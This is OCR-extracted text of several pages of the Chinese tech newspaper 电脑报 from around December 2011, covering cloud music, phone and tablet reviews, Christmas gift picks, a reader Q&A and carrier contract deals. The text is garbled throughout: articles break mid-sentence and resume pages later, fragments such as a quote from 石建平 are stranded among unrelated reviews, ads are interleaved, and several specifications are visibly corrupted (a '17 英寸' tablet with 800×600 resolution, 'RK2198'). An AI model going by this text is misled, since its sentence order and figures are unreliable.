# 云音乐渐近

@电脑报 熊雯琳 孙昊

从云计算、云服务到云存储,云计算已经逐渐从一个模糊的概念变成了现实。云其实已经悄悄进入我们的生活,比如我们热爱的音乐。终于等到了这一天,无处不在的音乐。

## 用户:我要“聪明”的MP3

现在胡祝喜欢上了用手机听歌,当然他说的是Android手机。

以前听歌都是上百度找歌,然后下载,再

拷贝到MP3里面。后来在听歌慢慢流行起来,比如谷歌在国内也开展了在线音乐服务,不过出门时要想用MP3来听,还是少不了拷贝操

作,更不用说MP3里面的曲目管理和整理了。

胡祝一直想有一种这样的MP3,“在电脑和MP3上都保存的是自己喜欢的歌曲,发现自己喜欢的,可以收藏起来。而且这个MP3最好很聪明。家里有WiFi的地方,连上网络就可以听歌。最好还有数不清的新歌热歌主动向我推荐。想必很多人都和我一样,经常不甘心只听熟悉的老歌,总想有新的发现。”

这个MP3还要能够自动下载歌曲,边听边下载,反正消耗的是WiFi流量,不要钱嘛。这样无论是出门在外,还是在家里敲打笔记本的时候,都能保证最喜欢的歌曲将用户包围。如果这个MP3还能够揣摩用户的喜好,主动推荐用户喜欢的曲目,那个MP3一定让人喜出望外了。”其实一个人听的歌曲有私密性,反映了用户的心情和性格。当我一个人的时候,就喜欢听特别悲伤的歌曲。”胡祝这样说。

后来胡祝终于找到了这样的“MP3”,其

## APP团队:云音乐是大势所趋

胡祝只知道他找到了自己喜欢的听歌方式,他没意识到的是,整个音乐行业已经进入云音乐亢奋时代。

云音乐的概念并不新鲜。在美国,音乐网站Mp3tunes.com已经在音乐云服务领域耕耘了长达6年之久;在中国台湾地区,成立于2004年的KKBOX互联网音乐公司也是以云端音乐服务为主,并于去年年底获得日本国际电信公司KDDI入股76%股份,筹备进入日本数字音乐市场。

然而,在移动互联网的背景下,云音乐服



“云音乐”让用户通过音乐软件,可以将存储在云端的歌曲在手机、平板和PC等多种设备上播放、分享,无需用户再费时费力地拷贝。

更准确地说是Android手机。不久前他换了一款三星I9000,没事就喜欢在APP商城里安装APP玩。无意中发里面有很多叫“xx电台”的音乐播放APP,既有Android上的客户端,又有电脑上的播放软件,几乎实现了胡祝前面所有的期望。

务的价值才能够最大化地体现出来。今年4月,Amazon推出免费音乐云服务“Amazon Cloud Player”之后,谷歌、苹果等巨头纷纷发布自己的音乐云服务产品。他们结合自己的终端设备,迅速实践了音乐从云端连接各种智能移动终端的云存储服务模式。而云音乐市场的另一个层面,则是基于云音乐服务的订阅模式,这其中还会衍生出更多交互性的音乐娱乐服务,一些互联网音乐服务商正在进一步挖掘,如Spotify、Rdio、MOG以及国内巨鲸音乐网、多米音乐等。

● 下载C03版

# 纽曼平板电脑普及风暴 7英寸电容屏 699元

## T7 平板电脑

- Android 2.3智能操作系统
- 7英寸5点触控电容屏
- 3D掌上游戏机
- 超强稳健A8核心
- 全能在线社交圈
- 1080P高清分享专区
- 网上冲浪,精彩无“线”

8GB 699元  
16GB 799元



集团采购: 4008-101-707 个人购买: 4008-909-890  
全国各地招商电话: 18774808588 0731-82086900  
网上商城: <http://www.newsmyshop.com>  
公司网站: <http://www.newsmy.com>  
官方微博: <http://weibo.com/mynewsmapd>



# Newsmy

《电脑报 2011 合订本》精典 2 变 3, 首献华丽全彩别册, 12 月 26 日给力上架! 详见 A6 版



类似康宁玻璃硬屏幕  
显示效果好  
Webtop 2.0+全新MOTOBlur  
较前作升级较小

#### 测试数据

■开机速度: 48.1s  
■显示效果: 色彩纯正、画面细腻、可视角度佳  
■上网速度: 1Mbps宽带WiFi, 完全打开新浪首页39.1s; 完全打开网易首页57.5s  
■文档打开速度  
53.8MB PDF文档 34.1s  
6.28MB TXT文档 36.5s  
■电池时间: 连续播放RMVB标清视频3h23m

#### 高清视频

720P(失速33天) MP4 6Mbps 流畅  
720P(铁甲钢拳) RMVB 15Mbps 流畅  
1080P(篮球谜迹) AVI 20Mbps 流畅

#### 游戏测试

《跑车飞车》 流畅  
《实况足球2012》 流畅  
《极品飞车:热力追踪》 流畅



视频播放出色  
可视角度小

#### 主要参数

■系统: Android 2.2  
■CPU: 800MHz Cortex-A9 Amlogic 8276M 单核  
■GPU: Mali-400  
■内存: 512MB RAM+8GB ROM  
■屏幕: 8英寸 1280×768 像素 5点触控电容屏幕  
■摄像头: 前置 30万像素摄像头  
■尺寸: 214mm×137mm×13.7mm  
■重量: 510g  
■电池: 6000 mAh  
■价格: 999元

#### 高清视频

720P(飞屋环游记) RMVB 13Mbps 流畅  
1080P(皇家赌场) AVI 17Mbps 流畅  
1080P(Duplicity) MP4 10Mbps 流畅

#### 游戏测试

《愤怒的小鸟》 流畅  
《极品飞车》 流畅  
《武士2:复仇》 流畅

责编: 高道龙 全编: 程耀 海报: 黄俊 校对: 杨军

对汽车感兴趣的朋友都知道,为了迎合消费者的口味,同时又不至于使自己的研发压力过大,很多车型每隔一段时间都会升级换代,热销车型通常采取两年一小改,五年大换代的策略。现在手机市场也开始效仿,ME860(国际版代号Atrix)算是摩托罗拉近年来比较热销的机型,它的小改款ME865也于近期上市,为什么叫它“小改款”,看了评测你就知道了。

# 典型的“小改款”

## 摩托罗拉ME865手机评测

### 两代Atrix主要参数对比

机型	摩托罗拉ME865	摩托罗拉ME860
屏幕	4.3英寸540×960像素	4英寸540×960像素
系统	Android 2.3	Android 2.2
CPU	1GHz TI OMAP4440	1GHz NVIDIA Tegra2
内存	1GB	1GB
电池	1735mAh	1880mAh
摄像头	800万像素	500万像素
尺寸(mm)	125.9×66×10.46	117.75×63.5×10.95
价格	3298元	3060元

### UI显臃肿 外接变简单

经过一系列测试, ME865在性能表现及用户体验上,和前作并无太大差异,很好地继承了Atrix的高端形象。全新的MOTOBlur界面非常酷炫,3D动画效果无处不在,而且过渡平滑、自然。不过我认为新的MOTOBlur有点臃肿,像Win7那些花哨的窗口效果,用户可能并不需要,系统

资源却会被无情地挥霍掉。另外,大家一定对ME860内置的Webtop系统记忆犹新,当时它只能通过MOTO专门的底座才能在其他屏幕上实现。为了尽快普及这一外接模式,提高该系统的通用性,摩托罗拉在ME865上进行了改革,普通的MicroUSB线就能实现这一功能,易用性得以增强。

### 相比前作“三升两降”

从数据对比可以看到, ME865相比前作ME860的主要升级为:屏幕尺寸更大;系统及UI版本更新;摄像头像素提高。但系统和UI用户是可以后期升级的,所以核心改进只有另外两项,当然,还有外观小幅改动、Webtop升级到2.0版本等一些细微变化。升级

的内容不算兴奋吧? 别急,降级的地方就让人郁闷了: CPU换成相对较弱的TI OMAP4440; 电池缩水为1735mAh; 另外还有取消指纹识别等一些细节改动。工程师的感觉是, ME865不应该叫Atrix 2,也许命名为Atrix 2.0更为合适。



ME865采用了和ME860不同风格的背壳设计,仿皮纹看上去非常商务



ME865也自带了“智能”APP商店,随着时间的推移实用性堪比以前

### 工程师总结 | 周一

### 升级是为了什么?

最近手机厂商非常喜欢推升级版,尤其是摩托罗拉,主力产品线虽然型号不多,但xxx2、xxx3这类后续机型却异常丰富。大家都知道,任何产品推陈出新后,要么两者差距较大,可以同台销售;要么后续机型各方面只是小幅超越前作,以替代其市场地位。但发现,不管是早先上市的ME525+还是本次测试的ME865,都不属于上述两种情况,不但升级幅度小,产品也并未退市。这就让人搞不懂厂商升级的目的是什么,因为这种有升有降的改款很容易造成消费者的纠结,从而导致“惜情别恋”的可能。所以在我看来,ME865和前作的关系,更像三星i9100和i9100G,也就是修改细节,以适应不同的用户需求。



# 大屏幕低价平板

## 爱国者M801平板电脑评测

千元左右平板由于价格低廉,性能也不错,因此受到了一些消费者的青睐,特别是现在平板方案越来越成熟,中高端平板引以自豪的高清和游戏性能,千元平板也足以应付,那么这款8英寸的爱国者M801到底如何? 外观上又有没有吸引人的独到设计呢?

### 屏幕和按键不尽如人意

工程师们拿到这款平板,还是觉得厚重了些,金属感浓厚,不过背部的磨砂处理手感倒是挺好。机器的正面保留了方形的Home按键,方便返回主界面,不过它对按键和插孔设计却不走寻常路,无论在使用方便性和美观程度上都稍逊一筹,比如它的按键全部集中在机身右侧,但是却是将返回按键和电源按键放在最底部,不符合平时的使用习惯,而且插孔(除了SD卡有保护套)也采用了内凹的设计,的确不美观。

打开界面,触控流畅度还是不错的,滑动界面很流畅,不过M801的屏幕显示效果的确很难令人满意,首先在亮度上即使调到最亮,屏幕还是比较暗淡,色彩的均匀度也一般,可视角度更是令人诟病,除了向下角度不错之外,其他几个角度都有不同的显示异常或者反光,看来只有垂直拿着效果最逼真了,不过由于屏幕1280×768像素的分辨率较高,因此显示还是比较精细,没有颗粒感。

### 高清和上网性能强劲

M801采用晶晨Amlogic 8276M方案,基于Cortex-A9, GPU为Mali-400,实测主频为800MHz,512MB RAM+8GB ROM内存,都是主流方案和配置,工程师也对这款平板进行了全面的测试,从测试的结果看,高性能的确强劲,即使与搭载Tegra2的高端平板相比,也不落下风。至于游戏性能,由于重力感应效果一般,因此诸如《都市赛车5》、《疯狂赛车》之类的重力感应游戏效果都一般,而且

工程师还发现其他游戏兼容性也不佳,比如《重力球球》和《忍者突袭》都出现了画面色块重叠或者是无法显示色块的现象,游戏兼容性有待提高。

令人稍感欣慰的是这款平板的无线上网速度很不错,用奇艺影视观看最热门的《万凰之王》,除了开始的时候需要缓冲之外,后续播放过程很流畅,令人惊喜。还有待机时间也不错,实测达到8小时12分,完全能够应付日常的使用。

### 工程师总结 | 高道龙

### 平板需要精致

工程师做了这款平板的测试之后,虽然不错的高清性能以主流的配置给平板加分,但是显示效果一般的屏幕多少让它显得不那么精致。现在消费者关注的可不仅仅是平板的配置,他们需要的是一款精致的平板,无论是外观设计、界面优化、屏幕显示,还是实际性能,他们都需要尽量完美,当然千元左右的平板不可能做到那么好,而且市场上其他8英寸的平板多在千元以上,M801在价格上的优势还是比较明显,但是也不应该在设计上厚此薄彼,只有给消费者带来好的使用体验,才能受到消费者的青睐。





石建平也表示,尽管从大众消费者的角度来看,多米已经走上正轨,为用户提供简单便捷的服务,但从他挑剔的眼光来看,目前多米只满足了他10%-20%的愿景。“用户对移动互联网网络的稳定性和覆盖期望很高,但这几方面还没有能很好地满足用户需求。”

责编 | 何庆 美编 | 全馨 组版 | 向海蓉 责校 | 杨志刚

# 亲,圣诞袜准备好了没

## 讨 MM 欢心 先给她“好看”

全球著名内衣品牌黛安芬的 CEO 曾说过:女人的钱是赚不完的,关键是你知道她们在想什么吗?这句话简直就是一个真理。其实,不管你送她什么,首先一定要保证外形漂亮,不然钱就白花了。数码厂商自然也注意到这一点,提供了很多“MM Only”的特别版,GG 们还在等什么?

## 纽曼 NP720 平板

■基本参数:17 英寸 800 × 600 分辨率 /  
Android 2.3  
■参考价格:999 元  
市场上平板  
外形设计几乎千篇  
一律,缺乏个性,纽

曼 NP720 却是让人眼前一亮的家伙,难怪女生们 Hold 不住了。粉红色和冰蓝色外壳纯美经典,机身线条流畅,柔和,重新设计的 UI 可爱到爆,用台灯调节屏幕亮度,触摸屏可以浏览图片,点击遥控器即可播放电影,上手轻而易举。别以为它是绣花枕头一个,其实硬件配置相当均衡,应付日常娱乐足够了,绝对能成为她的随身玩伴。

## LG P970 手机

■基本参数:4 英寸 480 × 800 分辨率 /  
Android 2.2  
■参考价格:1715 元

圣诞节送她 iPhone 4S? 街机的外形早就没有个性可言,关键是 5000 元+的价格,实在不是人人都买得起。为什么不考虑 LG P970? 轻至 109g,纤薄至 6mm,数据几乎达到智能手机的极限,通体白色更不失优雅。尤其是那块 4 英寸超亮 NOVA 屏,可以带来舒适的阅读体验。其实送女生手机,没有必要过分追求性能领先,够用就行,关键是外形设计,征服就在一瞬间。

一年一度的圣诞节又要来了,要知道情侣之间是不会放过任何一个表达爱意的机会的,送什么圣诞礼物才是最头疼的事。看来爱情不仅是甜蜜,也是幸福的小折磨。前不久的一则新闻说,iPhone、iPad 成为了 2011 年圣诞最让人期待的礼物,可惜不是人人都消费得起,但手机和平板可不上这哥俩啊!

## 给 GG 惊喜 迎合他的嗜好

男人对数码产品的兴趣非常执着,够 Man 的外形、强悍的性能、十足的玩性是他们永恒的追求。所以 MM 们如果准备今年为自己的白马王子准备一只数码圣诞袜,那么务必要迎合他们的胃口,千万别以你的兴趣为参考。挑选的东东可以不好看,也可以不新潮,但一定要能让你宅上一整天!

## 原道 N90 平板

■基本参数:9.7 英寸 1024 × 768 像素分辨率 /  
Android 2.3.1  
■参考价格:1499 元

女生喜欢小巧的外观,男生却钟爱大气磅礴的外形。选择原道 N90 平板就是因为它有一块 9.7 英寸 IPS 面板 10 点触控电容屏,全视角硬屏显示十分精细,不仅如此,它还要比 iPad 更轻薄,背部磨砂手感极佳。原道 N90 搭载主流的 RK2918 方案,高清视频播放效果和游戏性能出众。无论是《Sentry3》这样的高端 3D 塔防游戏,还是《速度与激情》这类赛车游戏大作,都是男生的最爱,毛男就是这样的男生,而且该机近期还有望升级到 Android 4.0 哟!

## 摩托罗拉 ME525+ 手机

■基本参数:3.7 英寸 480 × 854 分辨率 /  
Android 2.3  
■参考价格:2199 元

你的 BF 平时是不是很粗心,手机随便乱放,经常做出自由落体运动? 那选择摩托罗拉 ME525+ 作为圣诞礼物再合适不过,因为以后他就没有换手机的理由了。具有三生特性的它,耐摔还防水,天生就是硬骨头,外形很 Man。别看身材只有 2000 元出头,但硬件配置主流,上网办公都不含糊,3D 游戏、高清电影更是轻松玩转。动手能力强的话,还可以刷机玩,乐在其中。

## 热机走势 Prediction

咨询热线:pcw\_3g@vip.sina.com

## 三星 Galaxy Note 并不适合所有人



■本期主角:三星 Galaxy Note  
■基本参数:Android 2.3.1GHz 三星 Exynos1GB+HD Super AMOLED 5.3 英寸 1280 × 800 分辨率/800 万像素  
■参考价格:5999 元  
■推荐指数:★★★★

四川唐志强:最近一直在看“热机周报”,对于我这个准备换手机的人来说,非常希望所提出的问题能够被尽快刊登。前段时间在电视上看到三星 Galaxy Note 的广告,感觉有些奇怪,说不出的感觉,包括小编帮忙分析一下,这款机型的定位到底是什么,值得购买吗?

周一预测:先感谢一下这位读者对“热机周报”栏目的支持!青归正传,三星 Galaxy Note 应该说是一款非常有特色的产品,特别是那夸张的 5.3 英寸屏幕,带来宽广视觉体验的同时,也让不少用户大呼痛苦。

就我分析来看, Galaxy Note 的确可以算是一款出众的手机,但它并不适合所有人。先说硬件配置,该机符合它旗舰手机的定位,不仅配备了三星自家的双核处理器和 1GB 内存,强劲的运行能力得以保证,那块拥有 1280 × 800 分辨率的 HD Super AMOLED 屏幕,也能带给用户震撼的视觉体验。

但俗话说“成也萧何败也萧何”,这块 5.3 英寸 HD Super AMOLED 屏幕,也让 Galaxy Note 的机身尺寸变得非常尴尬。把它当手机用吧,这确实有点太大了;但说它是平板电脑吧,又显得小了点,这个尺寸对于习惯单手操作的用户来说,是一个非常大的挑战。况且打电话时,拿着这样尺寸的手机确实显得有点像 2B 青年。

另一方面, Galaxy Note 的售价也让人咋舌,5999 元买一部手机,我确实不推荐,这样高昂的价格,足以购买一部目前中高端配置的手机外加一部大尺寸平板电脑。所以往好听了说, Galaxy Note 是一款跨界产品,具备平板和手机的几乎所有功能,但从另一个角度看,它就是一个四不象的东西。我的建议是,如果你真准备在圣诞前夕花 6000 元发愤,2500 元 Android 手机+ iPad 2 绝对更超值, Galaxy Note 并不适合所有人。

@江苏 杨杨

## 延伸阅读

### 圣诞主题配件推荐



#### 触控手套

■售价:15 元

圣诞的到来也意味着温度越来越低,不能让手指暴露在户外受冻,但电话响了怎么办? 有了触控手套,问题迎刃而解。由于在前三个指头上加入了一层特殊材料,所以该手套能够操控所有触摸屏手机和平板。



#### 手机外壳

■售价:85 元

进入触控时代,手机外形相似度极高,要避免撞机,就必须加入个性元素。既然是圣诞节,我们推荐这款圣诞色彩斑斓,拿出来说绝对有范儿,很切合环境。



#### 手机保护套

■售价:58 元

这款圣诞主题的保护套给小清新的感觉,MM 最爱,少了一点艳丽,多了几分雅致,要的就是这种感觉。

### 圣诞游戏 APP 推荐

#### 割绳子圣诞节版

《割绳子》最近推出了圣诞节专版,带来了全新的 75 个关卡关卡,节日气氛非常浓厚,很多跟圣诞节有关的元素被加入其中,诸如圣诞帽、圣诞袜、圣诞树等等。

#### 黄金矿工之疯狂圣诞节

大家熟悉的《黄金矿工》摇身一变成了圣诞老人,在限定的时间内,所抓圣诞礼物的价值金额达到当前关卡要求的目标金额即可过关,虽然玩法相同,但节日气氛浓厚。



**口碑 Opinions**

买热门平板电脑、手机，先看口碑！

满意度  
**83%**

本期主角：**昂达 V130 豪华版**  
上市时间：2011年11月  
当前售价：899元(8GB)

**简要介绍：**搭载 Android 2.3 操作系统，内置 1.5GHz 全志 A10 芯片、Mali 400 高性能图形处理芯片、8 英寸 1024×768 分辨率电容式触控屏幕、前置 130 万像素摄像头、4:3 舒适宽屏比例、支持 HDMI 扩展输出……

**口碑，你说了算**

你购买了什么平板电脑或智能手机？你评价如何，无论好坏，都可以发送到 gaodaoalong@gmail.com 或者新浪微博中 @ 电脑报平板手机、登录平板手机论坛 (http://pad.icpww.com) 发表帖子、发送短信到 15086967715，产品口碑你说了算！

附上含有《电脑报》报纸和产品的实拍图片更可以参与抽奖，幸运观众将获得《电脑报》精心为你准备的小礼品，你还等什么？

# 全志 A10 豪华平板再现？

**点滴评语**

**@ 马鞍山街坊：**8 英寸平板相对于 5 英寸和 7 英寸的更大，但是又比 10 英寸的便携，我觉得是最理想的尺寸。V130 豪华版游戏性能不怎么好，但适合喜欢影音的人使用，播放能力强！还支持

HDMI 输出，和家人分享看电影很不错。

**@ 几度杏雨：**昂达口碑一直挺好，8 英寸小巧也便于携带，我比较喜欢金属质感的東西，拿起来感觉有份量，还不容易摔坏的。

**图说平板**

摄像头和三个实体按键

**深入体验****@ 路 race**

入手时间：2011年11月23日  
我喜欢：智能 Android 2.3 操作系统，上网比较快，高清性能强劲  
我讨厌：后盖易沾染指纹，重量偏重  
推荐指数：★★★★

我是学生族，对昂达品牌也比较信赖，以前就买过昂达的 MP3，一直到在音质都还不错，所以现在买平板，选来选去还是挑中了昂达 V130 豪华版，因为它是全志 A10 的方案，官方给的数据支持 2160P 高清，但是由于没有片源，无法验证，不过测试了几个更为常见的 1080P 高清，硬解模式播放都很流畅，自

己比较满意，看电影不愁了。此外它的外形也比较好看，做工比较精致，连接处打磨得很精细，特别是白色塑料后盖，质地不错，不过还是容易沾染指纹，要是能够磨砂处理下就更好了。它的 WiFi 无线上网速度也比较快，家里的 2Mbps 宽带 WiFi 打开网页只需要几秒，我每天都打开内置的微博市场下好玩好的应用呢。

**@ 咚咚咚**

入手时间：2011年11月24日  
我喜欢：高分辨率显示清晰，综合性能不错，待机不错  
我讨厌：可视角度一般，颜色不够鲜艳  
推荐指数：★★★★

买了这款平板，首先就想利用 3G 上网，不过悲剧的是它不支持电信 3G，这下电信用户得注意了。打开机器，1024×768 分辨率显示的确比较精细，对比自己用的三星 S5830 手机，昂达的分辨率明显更上一个档次，要是颜色更鲜艳一点就更好了。而且它的触控也比较灵敏，游戏和高清视频能力都不错，玩《水果忍者》还支持 5 点触控，赞一个，不过有点不满

意的就是屏幕的右可视角度比较低，而且主频也没有官方标称的 1.5GHz，能够稳定在 1GHz 已经很不错了。另外，平板的待机时间也不错，播放视频坚持 5 个小时不成问题，现在我准备自己刷官方的扩展版。总之，千元以下，这款平板的性能很高，虽有小缺点，但是无伤大雅了。

**@ 定一ing**

入手时间：2011年12月1日  
我喜欢：触控灵敏，最新全志 A10 芯片，音质不错  
我讨厌：接口过于集中不美观，部分程序不兼容  
推荐指数：★★★★

由于分辨率较高，而且屏幕较大，看电子书也比较适合，显示很精细。值得一提的是这款平板的音质也不错，要是佩戴上好的耳机听歌效果更好，不过它还是有几个小小的设计缺陷，比如三个实体按键手感很粗糙生硬，接口

过多地集中于机器底部，影响美观，而且前置摄像头没有设置在平板正中央，有点别扭，不过拍照效果倒还是足以应付日常的使用。至于兼容软件，基本流畅运行，也有少许对分辨率要求较高的软件无法运行，比如《蛋迹天气》。

本期中奖读者：**@ 路 race** 奖品：“点心”长轴 T恤一件

**必答小子 | QA**

bd.icpww.com

**提问邮箱：**

pcw\_3g@vip.sina.com

**2000 元芒果系统手机推荐**

**老李：**最近对芒果系统的手机非常感兴趣，但是相关资料太少，去手机市场转了一圈完全没有收获，所以只能回来求助必答小子。我的购机预算只有 2000 元。

目前市场销量最好的是三星 Focus，售价在 1400 元左右，但翻新机非常多。我们倾向推荐 HTC 7 Mozart，外型看起来像 Desire，配备 3.7 英寸屏幕，搭载 1GHz 处理器，摄像头 800 万像素。此外，刚刚上市的 HTC C110e 也值得关注，其处理器主频达到 1.5GHz，就是 2150 元的售价稍微超出了你的预算。

**平板电脑选购**

**anan561：**想问一下，如果购买 HDMI 接口、蓝牙和后置摄像头，蓝魔 W3HD 和台电

T760VE 哪款平板比较好？网上可以看到 W3HD 有 3D 加速器，而 T760VE 没有，玩游戏会有差异吗？

这两款平板电脑在配置上不分伯仲，采用的都是 RK2198 主控方案，都是运行主频达到 1GHz。至于显示芯片，也都是同样的，所以玩游戏不存在体验上的差异。待机方面，T760VE 由于电池容量大，时间要略长一点。

**纽曼平板电脑推荐**

**brq1999：**我是一个初二学生，想买平板电脑，看中了纽曼 P9 和 T7，不知道它们中哪一款性价比更高，求推荐。

纽曼 T7 配备的是 7 英寸电容屏，分辨率是 800×480，而 P9 配备的是 8 英寸电容屏，分辨率是 800×600，显示效果更好，这是区别之一，T7 的电池容量只有 3200mAh，而 P9 则达到 5000mAh，这是区别之二。我们更倾向推荐纽曼 P9，其价格刚刚降到 899 元，性价比超高，适合浏览网页和休闲娱乐，续航时间长，这点很重要。

**三星 S5660 获取 Root 权限**

**Ldk：**两三个月前入手了三星 S5660，想删掉一些无用的内置程序，尝试过 24，但不成功，导致手机系统运行不畅，去售后服务处理

之后我就不敢自己折腾了，特来求助必答小子。

目前有两套方案可选。一种是将手机 USB 调试模式打开，在电脑上运行 1.7.1.91.2.1 版的 SuperOneClick 程序 (Root 工具)，然后重启手机，手动下载下载的 Superuser.apk 文件复制到手机内存卡上安装，这时就能获得 Root 权限。还有一种是刷机，网上有 S5660 专用 Update.zip 升级包，按住 HOME+ 开机键进入工程模式后，选择 apply update from sdcard，找到升级包，确认即可完成升级。

**平板电脑 3G 上网卡设置**

**苍海一粟：**台电 P71 是之前入手的，看介绍能外接上网卡，所以最近又添置了一个联通 3G 上网卡，型号为 MF633，但插上之后没反应，更上不了网，请教一下应该怎么办？

特别查了一下，中兴 MF633 是在台电 P71 的兼容名单内。使用时需要进入设置菜单，在应用程序中，找到开发选项，启用“USB 调试”设置，接下来进入无线和网络设置，关闭 WiFi 功能，然后打开移动网络，在“已启用数据”选项后打钩，稍等 15 秒，系统就自动联网了。

**关于 iPad 系统降级**

**纳豆：**将自己的 iPhone4 升级到 iOS 5.0.1 之

后，决定也把 iPad 一起升级，结果发现电量大增，个别应用程序无法安装，越狱就不提了，一万个后脑，想请问有没有办法降级？

**发现阶段：**如果想要给你的 iPad 系统降一级，除非在你升级之前备份了 SHSH 文件 (验证 iTunes 恢复固件操作合法性的一份证书)。如果你之前曾越狱过，那么 SHSH 文件有可能在 Cydia 的服务器上有所备份，你可以通过 iTunes 程序，将 SHSH 文件取出。至于后面的步骤就简单了，让 iPad 进入 DFU 模式，将从网上下载的老版本固件导入 iTunes 进行恢复就可以搞定。

**关于华为 T8300 诸多问题**

**杨子：**最近看了华为 T8300，因为它支持 CMMB 电视，配备 Android 智能系统，主要用来玩游戏和各种应用。由于预算有限，只能在中关村买零售版，不知它是否配备 GPU，还有将来有没有升级安卓 4.0 的可能？值得买吗？

**发现阶段：**华为 T8300 支持移动 3G，性价比很高，售价 700 元都不到。它的确配备了 GPU，但看高清电影比较勉强，玩大型 3D 游戏很卡，这点你要心理有准备。至于升级到 Android 4.0 系统，几乎没有可能性，一方面硬件配置不满足，另一方面它原配的是 OMS 系统，升级滞后。

江苏 谭兵:我经常出差,总觉得多提个笔记本袋子不太方便,所以想添置一台平板,往背包里一塞就可以满世界跑。有几个小要求,价格在2000元以内,上网要方便。另外,我是个电脑白痴,所以希望买一台易用性尽可能强的产品,目前看中了纽曼NP900和爱可视80 G9,不知哪一款更适合我?

## 购机结 | PK

pcw\_3g@vip.sina.com

纠结于两款爱机?  
告诉小编帮你挑!  
来信注明“购机结”。

# 8英寸平板该选谁

## 纽曼NP900 PK 爱可视80 G9

纽曼NP900

爱可视80 G9

Win



### 纽曼NP900

#### 3G+内置APP超实用

在外形设计上,纽曼NP900采用了较多金属拉丝装饰面板,很好地提升了整机质感。双摄像头也是该机的一大亮点,有了这样的配置不仅可以实时拍摄,还能视频聊天,结合第三方软件可以实现更多有趣的应用,比较符合这位读者商务、娱乐相结合的需要。在网络体验方面,在ARM Cortex A8与512MB内存的驱动下,NP900打开网页和滚动的速度比较流畅,4:3的屏幕比例无论横向还是纵向观看都很舒服,显示的内容也够,小巧的机身拿在手里也不费力。

考虑到你经常出差,可以选择内置EVDO 3G模块的机型,提供全方位无缝网络连接,随时随地享受移动互联网的便捷和乐趣。目前除了北京、上海、广州这些一线城市之外,其他省市的公共WiFi热点还不是非常普遍,所以能够支持3G网络会更实用。另外,NP900预装的软件也非常多,大智星、移动QQ、微博等应有尽有,主流APP你不用自己安装了。

品牌型号	纽曼 NP900
网络功能	3G、WiFi
屏幕参数	1024×768像素,8英寸
机身尺寸	204mm×168mm×13mm
机身重量	465g
操作系统	Android 2.3
摄像头像素	200万(30万前置)
CPU	ARM Cortex-A8 单核,1.2GHz
系统内存	512MB
参考价格	1990元

品牌型号	爱可视 80 G9
网络功能	WiFi
屏幕参数	1024×768像素,8英寸
机身尺寸	225mm×155mm×11.7mm
机身重量	465g
操作系统	Android 3.1
摄像头像素	130万
CPU	ARM Cortex-A9 双核,1GHz
系统内存	512MB
参考价格	1999元

### 爱可视80 G9 蜂巢系统是亮点

爱可视80 G9相比NP900外形更加圆滑,值得一提的是,该机的背部有支架设计,平时观看视频会更加方便。软硬件方面,爱可视80 G9要稍稍强于NP900,相比Cortex A8构架,爱可视80 G9所搭载的Cortex A9双核处理器更

强大,运算速度和3D性能都可圈可点。

系统软件方面,爱可视80 G9预装的是Android 3.1。(据了解,目前最新出厂的机型已经升级到了Android 3.2版),而且还特别修改了UI,力求让视觉效果

更酷炫。但小编看来流畅度和体验才是重点,从实际使用情况来看,过于臃肿的系统让爱可视80 G9在硬件上的优势削弱了。另外,该机还有一个USB插槽,除了内置WiFi模块之外,也可以通过购买3G上网卡来随时随地上网。

### 购机建议:

#### 纽曼NP900简单实用

不能否认爱可视80 G9在硬件和系统方面都有一定的优势,为用户以后升级、扩展提供了更好的基础。但其弊端也显而易见,没什么本地应用,如果配备3G上网卡的话价格也要多出几百元。反观纽曼NP900,性价比高,自带3G模块;另外,内置的软件应用也更符合这位读者的需求,毕竟对于大多数人来说,平板是“用”的,而不是“看”的。

### 陪审团:

#### 纽曼NP900 PK 爱可视80 G9你顶谁?

②读点都可以:爱可视做平板还是比较早的,不过它的产品始终给人洋不洋,土不土的感觉,80 G9也是,还是NP900好点。

③中国多数:现在8英寸平板好像不是太流行,其实我个人蛮喜欢的,屏幕比例看东西很舒服,纽曼一直做MP3、MP4,个人觉得NP900更可靠。

④困难:爱可视到底是什么品牌啊,外国的还是中国的?我有一个它的Windows平板,做得还不错,支持一下。

微博互动:@电脑报平板手机

# 毕业生的新机汇

每到岁末年初,大三、大四的同学就纷纷开始考虑实习的事了,提前准备,以尽快投身到“社会大学”。俗话说“工欲善其事,必先利其器”,除了调整好心情,相关的装备也必不可少。面对也许会骤增的电话费,不妨通过选择定制机的方式来解决,一方面实现便宜购机,另一方面也能得到更多话费和业务的实惠。

### 中国移动 黑莓9788 Bold

■基本参数:2.4英寸360×480像素 BlackBerry OS 6.0/500万像素  
■开通:3060元(包含话费1620元)  
■在网:18个月  
■购机价:1440元

既然要准备工作,就要有工作的样子。一只黑莓在手,相比其他手机更能让周围的同事感觉到你的低调和务实。最近,多个省市的移动营业厅都推出了黑莓9788 Bold的合约机计划,虽然合约价要3000元以上,但如果这当中还包括一两年的话费,算下来节省的开支就很可观了。目前该计划提供了“话费换手机”和“购机返话费”两种优惠选择,假设你一个月使用150元话费,那么“话费换手机”当中188元月方案值得考虑,一共3060元,其中包括18个月在网,共1620元话费,算下来购机价仅1440元。



### 中国联通 索尼爱立信MK16i

■基本参数:3.7英寸480×854像素 Android 2.3/810万像素  
■开通:2499元(包含话费1872元)  
■在网:24个月  
■购机价:627元

如果要入网3G,联通WCDMA制式当然是目前的主流,同时

联通在定制机方面也充分利用了WCDMA制式手机数量多的优势。对于很多正争取实习机会的女生来说,我们推荐索尼爱立信MK16i,时尚质感机身配上侧滑QWERTY全键盘真是精干有品,要时尚也要高效的职场新人的合格诠释。目前联通为这款机型准备的话费返还业务也不错,如果同样以每月150元的话费开支为例,我们推荐156元月费的档次,只要承诺在网24个月,购机费用中就能包括1872元的话费(每月话费78元),算下来手机只需要600多元就能拿下。

### 中国电信 华为C8800

■基本参数:3.8英寸480×800像素 Android 2.3/500万像素  
■开通:1799元(包含话费1560元)  
■在网:24个月  
■购机价:239元

凭借在ADSL和座机业务上的坚实基础,电信在定制机方面的业务也快速上升,同时优惠力度丝毫不逊于其他两家运营商。这里为初入职场的朋友

推荐华为C8800,它外观简约大气,同时华为为它打造了3D UI界面,让用户更轻松地驾驭Android 2.3版系统。电信为C8800准备了从720元到5280元七种预存话费档次,我们推荐1560元的预存话费,在总共1799元的开销中,购机价仅为239元,每月最低消费129元话费(预存话费到账金额65元),就算是实习生,压力也不会太大。

### 延伸阅读

#### 职场新人 必备APP推荐

阅读型:《职场必备说话技巧》、《职场实用书:别让你懂职场礼仪》等电子书程序都是值得下载的,在上班路上补补课,会给你带来不同。

